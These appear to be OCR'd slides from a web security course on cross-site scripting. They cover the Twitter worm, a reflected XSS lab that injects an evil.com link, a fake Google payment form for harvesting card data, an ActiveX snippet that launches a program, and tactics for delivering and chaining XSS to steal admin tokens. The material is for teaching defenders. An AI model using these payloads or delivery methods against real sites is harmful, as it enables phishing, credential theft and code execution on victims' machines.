
"Some 24 hours after a worm spread advertising on Twitter, the popular social networking website, a second worm emerged on Sunday. Both worms appear to be created by Mikeyy Mooney, a 17-year-old from Brooklyn, New York.

The first worm emerged on Saturday when Twitter profiles began posting messages which encouraged people to visit StalkDaily.com. The owner of the website, Mikeyy Mooney, told BNO News that he was responsible. "I am aware of the attack and yes I am behind this attack," he said. Mooney said he created the worm to "give the developers an insight on the problem and while doing so, promoting myself or my website."

- **Link Ch 12d**

Other Payloads for XSS


- **Virtual Defacement**
  - **Add images, code, or other content to a page**



https://attack.samsclass.info/xss.htm

1. Reflected XSS

Message: Our business was acquired, please go to <a href="http://evil.com">our ne




https://attack.samsclass.info/xss1.php?msg=Our+business+was+acquired%2C+pleas

1. Reflected XSS

Error: Our business was acquired, please go to our new page.

Injecting Trojan Functionality

- **Inject actual working functionality into the vulnerable application**
- **Such as a fake login form to capture credentials**
- **Or the fake Google purchase form on the next slide, from 2004**


Google Search: - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Address http://www.google.com/custom?col=L:%6a%61%76%61%73%63%72%69%70%74%3a%6a%61%76%61%73%63%72%69%70%74%3a%64%6
google custom
Search Web
PageRank
Blocking popups
google
custom
Internet

Google will shortly become a subscription service, costing $5 per year.
You can continue searching now for free, but this will change in the next month.
If you buy now, you get lifetime subscribtion and a free GMail account.

Buying now costs just $10, just enter your details below.

Payment Type	Visa
Card Holder First Initial	*
Card Holder Surname	*
Card Number	*
Card Verification Number	*

You must provide the CV number if it is present on your card.

Start Date (MMYY)	
Expiry Date (MMYY)	*
(* Required Fields)	Buy!

Card Verification Number

The card verification number for your credit card is a three digit number printed on the signature panel on the back of your credit card immediately following your credit card account number.

Drive traffic to your website the Google Free way.

Google Home - Advertising Programs - Business Solutions - About Google

©2004 Google

Disadvantages of Session Hijacking


- **Attacker must monitor her server and collect cookies**
- **Then carry out actions on behalf of target users**
- **Labor-intensive**
- **Leaves traces in server logs**

Inducing User Actions

- **Use attack payload script to carry out actions directly**
- **If the goal is to perform an administrator action, each user can be forced to try it until an administrator is compromised**
- **MySpace XSS worm did this**

Exploiting Trust Relationships

- **Browsers trust JavaScript with cookies from the same website**
- **Autocomplete in the browser can fill in fields, which are then read by JavaScript**
- **Some sites require being added to Internet Explorer's "Trusted Sites"; those sites can run arbitrary code like this**



```
<script>
    var o = new ActiveXObject('WScript.shell');
    o.Run('calc.exe');
</script>
```

Exploiting Trust Relationships

- **ActiveX controls often contain powerful methods**
  - **They may check to see that requests came from the expected site**
  - **With XSS, that condition is satisfied**

Escalating the Client-Side Attack

- **Website may attack users by**
  - **Logging keystrokes**
  - **Capturing browsing history**
  - **Port-scanning the local network**

Delivery Mechanisms for XSS Attacks

Delivering Reflected and COM-Based XSS Attacks

- **Phishing email containing a crafted URL**
- **Targeted attack with custom email**
- **Instant message containing a URL**
- **Code posted on websites that allow user to post HTML**

Watering Hole Attack

- **Attacker creates a website with content that will interest the target users**

- **Use search engine optimization to attract viewers**


- **Page contains content that causes the user's browser to make requests containing XSS payloads to the vulnerable application**

Delivering Reflected and DOM-Based XSS Attacks

- **Purchase ad space, put malicious URL in the ad**
    - **The ad may appear in pages about the app you are attacking, because of keyword matches**
- **Web apps often have "tell a friend" or "send feedback" features**
    - **Leverage this to deliver an XSS attack via an email that originate from the organization's server**

Delivering Stored XSS Attacks

- **In-band (most common)**



  - Personal information fields — name, address, e-mail, telephone, and the like
  - Names of documents, uploaded files, and other items
  - Feedback or questions for application administrators
  - Messages, status updates, comments, questions, and the like for other application users
  - Anything that is recorded in application logs and displayed in-browser to administrators, such as URLs, usernames, HTTP `Referer`, `User-Agent`, and the like
  - The contents of uploaded files that are shared between users

Delivering Stored XSS Attacks

- **Out-of-band (most common)**
  - **Anything other than viewing the target app**
  - **Such as email from its server**

Chaining XSS

- **XSS vulnerability itself may be low-risk**
- **But chaining it together with other vulnerabilities can cause serious compromise**

Example

- **XSS allows script to be inserted into user's displayed name**

- **Access control flaw lets attacker change other users' names**

- **Add token-stealing XSS to every username**

- **Gain administrator credentials: total control of application**